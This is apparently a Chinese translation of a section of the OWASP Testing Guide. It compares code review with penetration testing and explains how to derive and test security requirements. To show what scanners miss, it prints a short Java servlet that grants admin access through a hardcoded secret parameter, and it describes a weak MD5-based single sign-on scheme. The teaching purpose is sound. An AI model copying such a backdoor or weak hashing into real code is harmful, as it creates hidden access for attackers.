一些由于过失而导致的显着安全问题，通过其它形式的分析和测试，比如渗透测试是极其难以发现的，这也是在测试技术中源代码复查技术不可缺失的原因。测试者通过代码复查可以准确判断接下来将发生什么事情（或应该发生），消除了黑盒测试中的猜测过程。

源代码复查特别有利于发现以下安全问题：如并发的问题，有缺陷的业务逻辑，访问控制的问题，加密的弱点，后门，木马，复活节彩蛋，定时炸弹，逻辑炸弹，和其它形式的恶意代码。这些问题在网站中往往表现为最有害的漏洞。源代码分析对于查找可能存在的执行问题，比如某个需要输入验证的地方不能有效执行或打开控制进程失败是十分有效的。但是请记住，业务流程同样需要加以审查，因为真实运行环境中的源代码可能与此处已分析的源代码不一样[13]。

优点：

- 完整性和有效性
- 准确
- 快速(对具有高能力的复查者而言)

缺点：

- 需要高度熟练的安全开发者
- 可能错过存在于已编译好的类库中的问题
- 无法检测运行时产生的错误
- 真实运行环境中的源代码可能与此处已分析的源代码不一样

欲了解关于代码审查的更多信息，查询[OWASP代码审查项目](#).

渗透测试

概要

渗透测试作为一个网络安全通用的测试技术已经多年。它也通常被称为黑盒测试或道德入侵(Ethical Hacking)。渗透测试在本质上是“艺术”，在不知道内部运作的应用程序本身的情况下，对正在运行的应用进行远程检测，发现安全漏洞。通常，渗透测试团队会假装成合法用户使用应用程序进行。测试者通过模拟攻击者的攻击手法，试图发现并利用安全漏洞。通常情况下，测试者将得到一个有效的系统帐户。

对网络安全而言，渗透测试已被证明是一种非常有效的检测手段，然而该技术对应用而言却不是十分有效。当测试者对网络和操作系统进行渗透测试时，大多数的工作是寻找，然后采用具体技术对已知漏洞加以利用。Web应用程序几乎完全定制，对Web应用进行渗透测试更象是纯理论的研究。虽然已经开发出来自动化渗透测试工具，但是，针对Web应用程序的性质其效力通常很差。

许多人今天使用Web应用程序渗透测试作为其主要的安全检测技术。虽然在测试过程中，其肯定占有一席之地，然而，我们不认为它应被看作是主要的或唯一的测试技术。Gary McGraw[14]对渗透测试进行了总结，他说：“如果一个渗透测试未通过，你知道你确实有一个非常不好的问题。如果你通过了渗透测试，你不知道你没有一个非常不好的问题”。然而，集中渗透测试（即试图利用之前检测发现的已知漏洞检测）可用于检测某些特定的安全漏洞，如部署在网站上的固定的源代码。

优点：

- 可以快速进行（因此便宜）
- 需要较低的技能，相对于源代码复查而言
- 测试实际曝露的代码(译注：即指实际运行的程序)

缺点：

- 软件开发生命周期晚期
- 仅仅测试前部影响！

方法平衡的需求

针对WEB应用安全测试，有如此之多的技术及方法，了解何时选用哪一种技术进行测试非常困难。经验表明，选取哪一种技术用于建立测试框架并没有对错之分。事实上，所有的技术都应该被适当采用以确保所有需要测试的范围都已经被测试。

但是，显而易见的是不存在某一种单一的技术可以覆盖安全测试的各个方面以确保所有的问题都已涉及到。在以往，许多公司都采取渗透测试这一种方法进行测试。虽然渗透测试在一定程度上具有可用性，但是不能涉及到所有需要测试的问题，并且对于软件开发生命周期而言，渗透测试过于简单和迟来。

正确的做法是采取多种技术以达到平衡，包括人工检查和测试技术。方法平衡应确保在覆盖到软件开发生命周期的各个阶段。这种方法可以根据当前所在的软件开发生命周期的阶段平衡一种最合适的技术。

当然，在某些时间或情况下，一种测试技术也是有可能的；例如，针对WEB应用所做的测试框架已经建立，但是测试团队无法获取WEB应用源代码。在这种情况下，渗透测试总好过不进行测试。然而，我们鼓励测试团队挑战假设，比如不能获取源代码时，探索其它更加全面的测试方法。

平衡方式各不相同，这取决于许多因素，比如测试过程的成熟度和企业文化。尽管如此，我们建议采用图3和图4中展示的平衡框架。下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。随着研究的深入和经验的积累，公司对早期开发阶段的重视是非常重要的。




图3:SDLC各阶段的测试工作量比例

下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。




图4:测试技术的测试工作量比例

注：关于WEB应用扫描器

许多组织或企业已经开始使用自动WEB应用扫描器。虽然他们对目前的测试计划毫无疑问，但是我们希望强调一些根本问题：为什么我们（从不）不信任自动化黑盒测试的有效性。通过强调这些问题，我们不鼓励使用WEB应用扫描器。另外，我们所说的其局限性应当被充分了解，同时应当建立适用的测试框架。

重要：OWASP目前正在致力于开发一个WEB应用安全扫描基准平台。下面的例子将表明为什么自动化黑盒测试并不奏效。

例 1: Magic 参数

请想象一个简单的WEB应用程序，接受一个“magic”的名称，然后赋值。通常情况下，Get请求可能为：

<http://www.host/application?magic=value>

为了进一步简化以上举例，这个请求中的值只能是ASCII码a-z(大写或小写)以及整数0-9。

该应用程序的设计者在测试期间建立了一个管理后门，同时对其进行混淆以避免被其它人发现。通过输入值sf8g7sfjdsurtsdieerwqredsgnfg8d (30个字符)，用户就可以直接登陆并能够对该应用进行完全控制。HTTP请求如下：
<http://www.host/application?magic=sf8g7sfjdsurtsdieerwqredsgnfg8d>

考虑到其它所有参数都是简单的2、3个字符，不可能开始猜测大约28个字符的组合。一个web应用扫描器将需要蛮力（或猜想）破解整整30个字符的关键空间。高达 30^{28} 种排列，或万亿HTTP请求！这是一个在电子数字中大海捞针！

这个典范magic参数代码检查可能看起来如下所示：

```
public void doPost(HttpServletRequest request, HttpServletResponse response){ String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d"; boolean admin = magic.equals( request.getParameter("magic")); if (admin) doAdmin( request, response); else .... // normal processing }
```

通过查看代码，该弱点事实上导致该页面存在潜在问题。

例 2: 无效加密

密码学广泛应用于Web应用程序。可以想象，开发人员决定采用一种简单的密码学算法来对用户从站点A到站点B进行自动认证。开发人员以其聪明才智决定，如果用户登陆到站点A，他或她将产生一个采用MD5散列(Hash)函数进行加密的钥匙，其内容包括：`Hash { username : date }`

当用户通过站点B，他或她将该钥匙以询问字符串的形式通过HTTP复位向发往站点B。站点B通过独立计算Hash值，并且对请求通过的Hash值进行比较。如果他们匹配，站点B则声称该用户是其标志用户。

我们可以清楚看到，像我们解释的那样，该计算可能执行失败或者被其它人看见它是如何计算的(或被告知它是如何运作的，或者从Bugtraq可直接下载相关信息)，从而可能作为其合法用户进行登录。通过对代码进行手工检查，例如访谈，将迅速揭露这类安全问题。黑盒Web应用程序扫描器可能认识到不同的用户的hash值采用自然的方式在改变，但是并不能预测其改变的方式。

注：关于静态源代码复查工具

许多组织或企业开始使用静态源代码扫描器。毋庸置疑，综合测试一个应用程序时，其具有一定的有效性，然而，我们想要突出的根本问题是，当单独时使用该类工具时，为什么我们并不相信这种方法的有效性。静态源代码分析在设计不可能辨认问题由于缺点，因为它不可能了解所开发代码的上下文。源代码分析工具是在确定由于编码错误而导致安全性问题有用，然而重大手工努力需要确认研究结果。

安全需求测试推导

如果你想要有一个成功的测试项目，你需要知道测试的目的是什么。这些目的由安全要求指定。这章详细讨论了如何通过从适用标准和准则和积极和消极应用程序要求中推导出安全测试并记录安全测试要求。它也谈论安全要求如何有效地在SDLC期间使用安全测试，如何使用安全测验数据有效地处理软件安全风险。

测试目的

安全测试的目的之一是确认安全控制能如预期一样起作用。安全需求文献描述了安全控制的功能。在高水平角度看，这意味着证明数据和服务的机密性、完整性和可用性。另一个目的确认安全控制是在很少或没有弱点的情况下安装的。存在一些共同的弱点，例如[OWASP十大漏洞](#)和之前在SDLC期间进行安全评估所确认的漏洞，例如软件威胁建模，原代码分析和渗透测试。

安全需求文档

安全要求文档的第一步是明白业务需求。一个业务需求文献能够提供最原始的、高水平的应用的期望功能的资料。例如，应用的主要目的或许可以为顾客提供金融服务或从在线的物品目录上购物和购买物品。企业要求的安全部分应该突出表现为需要保护的顾客数据并且符合可适用的安全文献的要求，例如章程(Regulations)、标准(Standards)和政策(Policies)。

一般一个合适的章程，标准和政策清单适合初步的Web应用安全合规性分析。例如，可以根据检查企业部门的信息和应用运行/经营的国家或者州的信息来确定是否符合章程。其中一些合规性指南和章程或许在安全控制所需要的特定技术要求上有所转换。例如，在财政应用情况下，遵照FFIEC指南认证方面[15]要求财政机关安装拥有多层控制和多因素认证功能的应用软件来应对弱认证(带来的)风险。

可适用的安全业界标准需要由一般安全要求清单决定。举个例子，在处理顾客信用卡数据的应用情况下，遵照PCI DSS[16]标准禁止PIN和CVV2数据存储，并且要求客户通过加密存储和传输和保密显示的方法保护磁条数据。这样通过原代码分析PCIDSS安全要求才能生效。

清单的另一个部分需要加强对符合组织信息安全标准和政策一般要求。从功能要求来看，安全控制要求需要在信息安全标准中的一个具体章节占有一席之地。这样要求的例子可以是：“必须由应用使用的认证控制强制执行六个字母或数字字符的复杂密码。”当安全要求存在于合规性规则中时，安全测试能确认发现的合规性风险。如果发现违反信息安全标准和政策行为，就导致一些能被记录并且必须处理的风险(即，处理)。为此，因为这些安全合规性要求是可执行的，他们需要与安全测试一起记录在案并产生效果。

安全需求验证

从功能上来看，安全测试的主要目标是确认安全要求。但是从风险管理角度看，确认安全要求却是信息安全评估的目标。从更高层次考虑，信息安全评估的主要目标是确认安全控制中的差异，例如缺乏基本验证、授权或者加密控制。更深入分析，安全评估宗旨是风险分析，例如在安全控制中找出潜在的弱点就保证了数据保密性，完整性和有效性。再例如，当应用程序处理了个人可识别的信息(Personal Identifiable Information, PII)和敏感数据，安全要求会按照公司信

息安全策略的要求对这些数据在传输和存储过程中加密。如果加密是为了保护数据安全，那么加密算法和关键字长度需要符合组织加密标准。这也许会要求只能使用某些算法和关键词长度。例如，能通过安全测试的一条安全要求说明：只允许规定最小密钥长度的加密算法(如，对称加密长度必须超过128位和不对称的加密长度必须超过1024位)。(如，SHA-1、RSA，3DES算法)。

从安全评估角度看，在SDLC的不同阶段，使用不同的测试工具和测试方法能证实安全要求。例如，威胁模型在设计阶段能识别安全漏洞，安全代码分析和审查能在发展阶段在源代码中发现安全问题，渗透测试能在测试/确认时在应用阶段发现漏洞。

在SDLC较早阶段发现的安全问题需要在测试计划中记录下来，以便能使用安全测试证实这些安全问题。通过结合各种测试技术的检测结果，就能得到更好的安全测试案例，同时增加安全需求的可信度。例如，结合渗透测试和源代码分析的结果能区分真正的漏洞和未被利用的漏洞。例如，在了解到SQL注入漏洞的安全测试后，黑盒测试能最先使用应用扫描去发现漏洞。发现潜在SQL注入漏洞存的第一个证据就是产生了SQL exception。进一步检测SQL漏洞也许需要利用手工注入攻击载体去修改导致信息泄露的SQL查询的语法。这也许需要多次反复试验分析，直到恶意查询执行为止。如果测试者有源代码，她就能从源代码中分析出如何构建能发现漏洞的SQL攻击载体（如执行恶意查询能使未授权用户得到机密数据）。

威胁和对策分类

威胁和对策分类考虑了弱点产生根源，是证明安全控制在设计，编码和建立的重要因素。因此，利用这些漏洞所产生的影响已经缓和。在Web应用案例中，针对普通漏洞的安全控制措施，如OWASP TOP Ten，是获得一般安全要求的一个好的开始。更具体地说，web应用安全框架[17]提供了漏洞的分类，以便能按照不同的指南和标准记载这些漏洞，在以后的安全测试中能确认这些漏洞。

威胁和对策分类的焦点是根据威胁和弱点的起因定义安全要求。威胁可以使用STRIDE分类[18]，例如，欺骗(Spoofing)，窜改(Tampering)，否认(Repudiation)，信息透露(Information Disclosure)、拒绝服务(Denial of Service)和特权提升(Elevation of Privilege)。弱点起因可以分为设计阶段的安全漏洞，编码阶段的安全漏洞，或不安全配置问题。例如：当数据在客户和应用的服务器层的可信任界外时，微弱认证漏洞的起因可能是由于缺乏互相认证。安全要求在架构设计审查阶段获得的认可威胁，并允许记录对策要求（即：互相认证）。而这些对策能在后来的安全测试中得到确认。

弱点的威胁和对策分类同样能用于记录关于安全编码的安全要求。如，安全编码标准。认证控制中一个共同编码错误的例子包含应用Hash功能加密密码，而不是seed增加价值。从安全编码角度看来，漏洞利用编码错误中的漏洞起因影响了认证加密。既然漏洞起因是不安全编码，安全要求会在安全编码标准中记载并通过在SDLC的发展阶段进行安全编码审查确认。

安全测试和风险分析

安全要求需要考虑到弱点的严重性从而支持一个风险缓和的策略。假设某组织维护一个在应用系统中发现的漏洞数据库，即：漏洞知识库，安全事件可以通过类型，事件，缓和和起因报告出来并映像到它们被发现的应用系统中。在整个SDLC过程中，这样的漏洞知识库可以也用于测量分析安全测试的有效性。

例如，考虑到输入的验证事件，如SQL注入就是通过源代码分析被识别，并且回报错误编码起因和输入验证的漏洞类别。这样漏洞发现可以通过渗透测试评估到，即从几个SQL注入攻击矢量探测输入领域。这个测试能验证击特殊字符在到达数据库之前被过滤掉。通过结合源代码分析和渗透测试，就可能确定弱点的相似性及漏洞泄露，并计算出弱点的风险等级。通过报告研究结果中的弱点风险等级(如，测试报告)就可能决策出缓和战略。例如，高等及中等风险漏洞需优先被修补，而低风险的漏洞则可以在更后面的发布中被修补。

通过利用普通弱点的安全威胁方案，来识别需要进行安全测试的应用程序安全控制中潜在的风险。比如，OWASP名列前十的弱点可以被映像到的攻击例如：钓鱼(Phishing)，侵害隐私(Privacy Violations)，身份盗窃(Identity Theft)、系统破坏(System Compromise)、数据更改或者数据破坏、金融损失(Financial)及名誉损失(Reputation Loss)。这些事件应该归类到威胁方案中的一部分。在考虑到安全威胁和弱点时，可以构想出一系列测试来模仿攻击情景。理想地说，组织的弱点知识库可以通过获得安全风险被动测试案例来验证最有可能的攻击方案。例如，如果盗用身份被确认为高风险，消极测试(Negative Test)方案就能验证密码控制、输入检验和授权控制等领域的漏洞而产生的影响的缓和方案。

功能和非功能测试需求

功能性安全需求

从功能安全要求角度透视，适当的标准、政策和管理条例推动了安全控制的类型的需求和控制功能性的发展。这些要求同时被称为“正面的要求”，因为他们阐述的预期的功能性可以通过安全测试验证。正面要求的例子是：“6次登录失败后，应用系统将会锁住用户”，或者“密码必须至少6个字符，字母数字型”。正面要求的验证是由断言的预期功能组成，它能在重建的测试条件下进行测试；并根据预定义的输入运行测试断言预期的输出情况是“失败/正常”条件。

为了安全需求能通过安全测试验证，安全需求必须是功能驱动的，并且突出预期的功能(做什么)以及隐含的实现(如何做)。用于认证的高级安全设计要求的例子：

- 保护用户认证信息和共享的传输中和存储中的秘密；
- 在现实中隐藏所有保密信息(即，密码，帐户)；
- 在一定数量的登录失败后，锁定用户帐号；
- 用户登录失败后不显示具体失败信息；
- 只允许输入由字母数字并且包含特殊字符组成的至少六个字符的密码，以限制攻击层面；
- 用户要修改密码，必须通过旧密码、新密码、对密码问题的回答的验证，以防止通过密码修改功能对密码进行穷举(Brute Force)搜索攻击。
- 采用密码重置功能时，系统将临时密码发送到你指定的邮箱之前，需验证用户注册时的用户名和邮箱地址。该临时密码只能使用一次。一个密码重置的网页链接将发送给用户。密码重置网页应该验证用户的临时密码，新密码，以及用户对密码问题的回答。

风险驱动的安全需求

安全测试也是需要风险控制的，也就是他们需要验证非预期的行为。这些也称为“负面要求”，因为他们指定应用系统什么不应该做。

“不应该做”(负面)要求的例子：

- 应用系统不允许修改或毁坏数据；
- 应用系统不允许被破坏或者被恶意用户用于未认证的金融交易事务。

负面要求更难测试，因为找不到预期的行为。这就要求一个安全威胁分析员能应对不可预知的输入条件、起因和影响。这就是安全测试中的需要控制的风险分析和威胁模型。关键是将安全方案文档化并将对抗措施功能作为一个缓和安全威胁的因素。

例如，在认证控制的情况下，以下安全要求可以从威胁和对抗措施透视中文档化：

- 加密在传输和存储过程中的认证数据，以缓和信息泄露和认证协议攻击的危险；
- 使用不可反向解密方式加密密码，如使用一个摘要(digest)(如HASH)和一个种子(seed)防止字典攻击；
- 在达到一定数量的登录失败后锁定帐户，并增强密码的复杂性来缓和穷举密码攻击的风险；
- 在身份验证错误输入显示笼统的错误信息，以缓和帐户的捕获/列举风险；
- 客户端和服务器相互认证防止非否认和中间人(ManintheMidle,MiTM)攻击。

软件威胁建模的加工物，如威胁树(threat trees)和攻击库(attack libraries)对于推导出负面测试案例是很有效的。一个威胁树假设一个根源攻击(即，攻击者可能读取到其它用户的信息)，然后识别所采用的不同的的安全控制类型(例如，由于SQL注入漏洞而使数据验证失效)和必要的对抗措施(例如，实现数据验证和参数化查询(parameterized queries))，这样做就能有效地缓和这种攻击。

安全需求在使用和误用中的衍生

在描述应用系统功能之前必须了解的是：应用系统是用来做什么的，怎样做的。这些可以从描述的使用案例中了解到。使用案例，在软件工程中常以图解形式使用，展示执行者间的互作用与相互关系，帮助识别应用系统中的执行者身份、关系、每个方案行为的设想结果、可选择的行为、特殊要求，前期和后期条件。


相较于使用案例，误用和滥用案例[19]描述应用系统中的未计划与恶意使用方案。这些误用案例提供一个方案描述攻击者怎样误用和滥用应用系统。通过审阅使用案例中的各个步骤并思考是如何被恶意利用的，就能发现未被很定义好的潜在漏洞和应用系统部分。关键是描述所有可能性，或至少描述最重要的使用和误用方案。

误用方案中允许从攻击者的观点分析应用系统，并且致力于识别潜在漏洞和对抗措施，这些对抗措施是用于缓和由这些潜在漏洞泄漏引起的冲击。在所有使用和滥用案例中，非常关键的一点是分析并确定他们之中哪些是最关键的部分并且需要写入安全要求。最重要的使用和滥用案例识别促使了安全要求的文档化和控制缓和风险的必要性。

从使用和滥用案例[20]中要获得的安全要求时，重要的是定义功能情景和消极情景，并建成图解形式。在安全要求验证的衍生的案例中，可以根据以下方法逐步学习。

- 第1步：描述功能情景：用户通过提供用户名和密码认证。用户通过应用系统的身份认证访问系统，当认证失败时为用户提供具体的错误信息。
- 第2步：描述消极情景：在应用系统中，攻击者通过穷举或字典攻击密码与账户捕获漏洞破解认证。验证失败时提供的具体信息使攻击者能猜测到哪些帐户实际上是合法的注册账户(用户名)。然后，穷举攻击者能在有限的次数内成功破解至少，攻击者将试着穷举破解一个合法的帐户的密码。穷举攻击者能在有限的次数内成功破解至少4位数长度的全数字密码。

- 第3步：在使用和用案例中描述功能和消极情景：在如下的图解中，显示了通过使用和误用案例的衍生安全要求。功能情景包括用户行为(输入用户名和密码)和应用行为(认证用户或提供认证失败信息)。误用案例包括攻击者行为，即：设法通过字典攻击穷举破解密码以攻破认证，并从提示的错误信息中猜测合法的用户名。通过图解可以看到用户操作可能造成的威胁(误用)，就有可能通过对抗措施缓和应用行动可能带来的威胁。



- 第4步：安全需求总结：在这种情况下，可以获得用于认证的安全要求：
 1. 密码必须是由字母（大小写）和数字组成的七个字符以上的字符串组成
 2. 五次登录尝试失败以后，账户锁定
 3. 登录失败信息不具体显示

这些安全要求需要文档化和经过测试。

安全测试集成于开发者与测试者工作流

开发者的安全测试工作流

在SDLC发展阶段的安全测试提供给开发者的第一个保证他们所开发的软件组件的安全性的机会就是在其集成被建立之前进行安全测试。一个软件的集成可能包括的软件工件有功能、方法、类以及应用程序接口、档案库和可执行文件。安全测试，开发者能够开发商可能依靠原始代码分析的结果静态地核实被开发的原始代码不包括潜在的弱点并且符合安全编制程序标准。安全单元测试能够进一步进行动态验证(如，按照运行时间)，确认各组件功能照常。在目前的应用上集成新的或已有的代码变更时，应该先回顾和确认静态和动态分析的结果。

应用集成之前的源代码测试通常是高级开发者的责任。这些高级开发者通常也是软件安全事项的专家，同时他具有领导代码安全检查，决定是否接受在当前应用中添加即将发布的代码，或者需要更多的更改或测试。通过工作流管理工具对代码安全审核工作流强制执行检查。例如，假设一个用于发现已被开发者修补的功能缺陷及安全缺陷的典型的漏洞管理工作流能被用于报告管理系统存在的漏洞和变更。应用管理者能够看到开发者使用工具进行测试的结果报告，并允许在应用构造中采用适合的代码变更。

测试者的安全测试工作流

在开发者将已测试的改变后的成分和代码放入应用的建造中，下一步很可能就是在软件开发过程工作流中对应用做实体测试演示。这个测试的水平通常指综合测试和系统层测试。当安全测试成为测试的活动中的一部分时，总体上来讲，安全测试就可以用作验证应用的安全功能和应用层漏洞泄露。应用层的安全测试包括白盒测试（如源代码分析）和黑盒测试（如渗透测试）。灰盒测试类似于黑盒测试，我们可以假设我们有一些部份关于我们的应用层的会话管理知识，这样就可以帮助我们确认注销和暂停功能是否相当安全。

安全测试的目标是使系统成为一个拥有潜在攻击并且包括所有源代码和可执行操作的完整系统。这个阶段中，安全测试唯一的特异就是安全测试者可以决定是否利用漏洞或泄露并让应用面对实际的风险。这些包括普通的Web应用程序弱点、早期在SDLC已识别的安全事件、其它行为如被安全威胁模型、源代码分析、和安全代码审查。

通常，测试工程师，而不是软件开发员在整个系统测试中演示应用的安全测试。这个测试工程师很多的安全知识，如Web应用漏洞、黑盒和白盒安全测试技术、和自己的这个阶段的安全需求验证。做这个安全测试演示的首要目的是将测试案

例在安全测试指南和规程中文档化。

在集成系统环境里验证应用安全性的测试工程师也许发布操作环境的应用测试(即：用户可接受测试)。在SDLC的这个阶段(即验证阶段)，QA测试者通常负责应用功能测试，而黑客/安全咨询顾问则通常负责安全测试。在没有第三方评估需求(如审计目的)时，有些组织机构依靠他们自己的专业道德入侵团队做这个测试。

由于这些测试是应用投入生产前最后一次确定漏洞，因此由测试团体推荐这些安全事件事件很重要。(推荐内容包括：代码、设计和配置变化)。在这个水平上，安全审计员和信息安全专家根据信息风险管理规程讨论报告的安全事件并分析潜在的风险。这样规程可能要求开发团体在应用部署之前确认所有的高风险弱点，除非这种风险已经被知晓并且接受。

开发者的安全测试

编制阶段的安全测试：单位测试

从开发员角度透视，安全测试主要宗旨是验证代码被开发过程是否依从安全编码程序标准要求。开发员自己的编码程序(如功能、方法、类别、APIs和代码库)需要在并入应用构造前进行功能性验证。

开发员必须遵从安全编码标准中的安全要求，同时通过静态和动态分析验证。作为安全代码审查下的测试行为，单位测试能证明安全代码审查所要求的代码变化在正确地执行。通过源代码分析工具进行的安全代码审查和源代码分析能帮助开发员在开发时识别源代码中的安全事件。通过使用单位测试和动态分析(如：调试功能)开发员就能验证成分的安全功能并且核实所开发的对抗措施能通过安全威胁模型和源代码分析缓和已识别的所有安全风险。

将安全测试案例建立成为现有的单位测试的框架的一个普通安全测试序列对于开发员是一个很好的实践机会。一个普通安全测试序列能从早先已定义的使用和误用案例中获得安全测试功能、方法和分类。一个普通安全测试程序也许包括验证安全控件正面和负面要求的安全测试案例，例如：

- 认证与访问控制
- 输入验证码与编码
- 加密
- 用户和会话管理
- 错误和异常处理
- 审计和日志记录

开发员用源代码分析工具集成IDE、安全编码标准，和安全单位测试框架能存取和检验开发的软件成分的安全性。安全测试案例可以用来识别由源代码引起的潜在的安全事件：除进出成分的参数输入和输出验证以外，这些事件包括了对成分所做的授权和授权检测，保护成分内的数据，处理安全例外和错误，审计安全和登陆安全。单位测试框架如Junit，Nunit，CUnit可以适用检验安全测试要求。在安全功能测试情况下，单位层测试能对软件组件层的安全控件做功能测试，如功能、方法和分类。例如，测试案例可以验证输入输出数据(如各种数据清理)，或者通过已知预期的成分功能性来检测边界的安全性。

通过使用和误用案例识别的安全威胁情景，可以为测试软件组件的过程文档化。例如，对于已授权的成分，安全单元测试可以通过设置帐户封锁来判断功能性，同时还有一个事实就是用户输入参数不可能绕过帐户封锁滥用(如对一个负数数字设置帐户封锁)。

在成分层面上，安全单位测试同时验证正面判断和负面判断，例如错误和异常处理。在非安全事件中，要在不离开系统的条件下捕捉异常事件，如：由于资源未分配引起的潜在的拒绝服务(最后阐述块中未关闭的连接处理)；潜在特权提升(即：功能退出前已经放弃或没有被重置的例外事件能获取更高的特权)。安全错误处理可以通过信息化错误消息和堆积追踪验证潜在的信息泄露。

单位层面安全测试案例可以是由作为软件安全方面的事项专家的安全工程师开发，并且也负责验证源代码中已确定的安全事件，并检测集成系统的构造。一般，构建应用层的管理者也确信第三方档案库和可执行文件是集成应用构建前潜在漏洞的安全判断依据。

普通漏洞的由非安全编码引起的安全威胁情景同样可以写入开发员的安全测试指南中。例如，当在已用源代码分析识别的编码侦查系统中实施集线器时，安全测试案例能根据已经写入安全编码标准的安全编码要求验证代码变化的执行过程。

源代码分析和单位测试可以验证代码变化通过先前识别的代码侦查系统缓和漏洞泄露冲击。自动化的安全代码分析的结果可以用作版本控制的自动化的入门管理，如不会将高等或中等严重的代码事件构建到软件产品中。

功能测试者的安全测试

集成和验证阶段的安全测试：集成系统测试和操作测试

集成系统测试主要宗旨是验证“防御深度”概念，即，安全控件的实施为各个层面提供安全保护。例如，当应用层面召集成分集成时缺少输入验证，这通常是集成测试中的一个常见因素。

集成系统测试环境也是测试者模拟实时攻击情景的第一个环境，这个攻击是由一个恶意的、外部或者内部的应用用户潜在执行的。这个阶层的安全测试能验证弱点是否是真正的，是否可以被攻击者利用。例如，在源代码中发现的一个潜在的弱点被估计为高风险等级，理由是已经泄露给潜在的恶意用户，并存在潜在的冲击（如：存取机密信息）。

实时攻击情景可以用手工试验技术和渗透测试工具测试。这个类型的安全测试通常被称为道德攻击测试。从安全测试的角度透视，这些是测试是用于应对风险的，宗旨是测试操作环境里的应用。应用构建的目标代表了部署入生产的应用版本。

在集成与验证阶段执行安全对于识别由成分集成和弱点泄露引起的漏洞是至关重要的。因为应用程序安全测试要求一套专业技能，包括软件和安全知识，而且安全工程和组织通常也需要对软件开发员进行关于道德攻击技术、安全评估程序和工具的安全培训。一个现实的方案就是开发内部资源并作为开发员安全测试知识写入安全测试的指南和规程。例如，所谓的“安全测试安全欺骗清单或核对清单”能提供测试者使用的简单的测试案例和攻击矢量来验证普通弱点泄露情况，例如欺骗、信息透露、缓冲溢出、格式串、SQL注入和XSS注入、XML、SOAP、标准化(Canonicalization)问题、拒绝服务和托管代码和ActiveX控件等(如：.NET)。第一列的测试可以使用非常基础软件安全知识进行手工测试。

安全测试最基本的宗旨也许是验证一套极小的安全要求。这些安全测试案例包括手工强硬输入错误应用，例外阐述、从应用程序行为收集知识。例如，SQL注入漏洞可以通过在用户输入时注入攻击矢量进行手工测试，用于检测SQL异常是否被抛回给用户。SQL异常错误的证据也许能突显出可利用的漏洞。

